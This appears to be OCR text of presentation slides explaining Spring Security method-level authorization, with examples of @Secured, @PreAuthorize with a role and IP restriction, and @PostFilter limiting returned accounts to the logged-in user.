
- Example

```
@Secured(“ROLE_ADM“,“ROLE_MGR“)
public void addUser(String id, String name) {

     ...

}
```

Ensuring Data Security



```
<global-method-security
pre-post-annotations=“enabled“/>
```

@PreAuthorize
@PostAuthorize
@PostFilter
@PreFilter

Authorizes method execution only for managers coming from given IP.

```
@PreAuthorize(“(hasRole('ROLE_MGR') AND
     hasIpAddress('192.168.1.2')“)
@PostFilter(“filterObject.owner.username ==
     principal.username“)
public List<Account> getAccountsForCurrentUser()
{
…
}
```

Returns only those accounts in the return list that are owned by currently logged user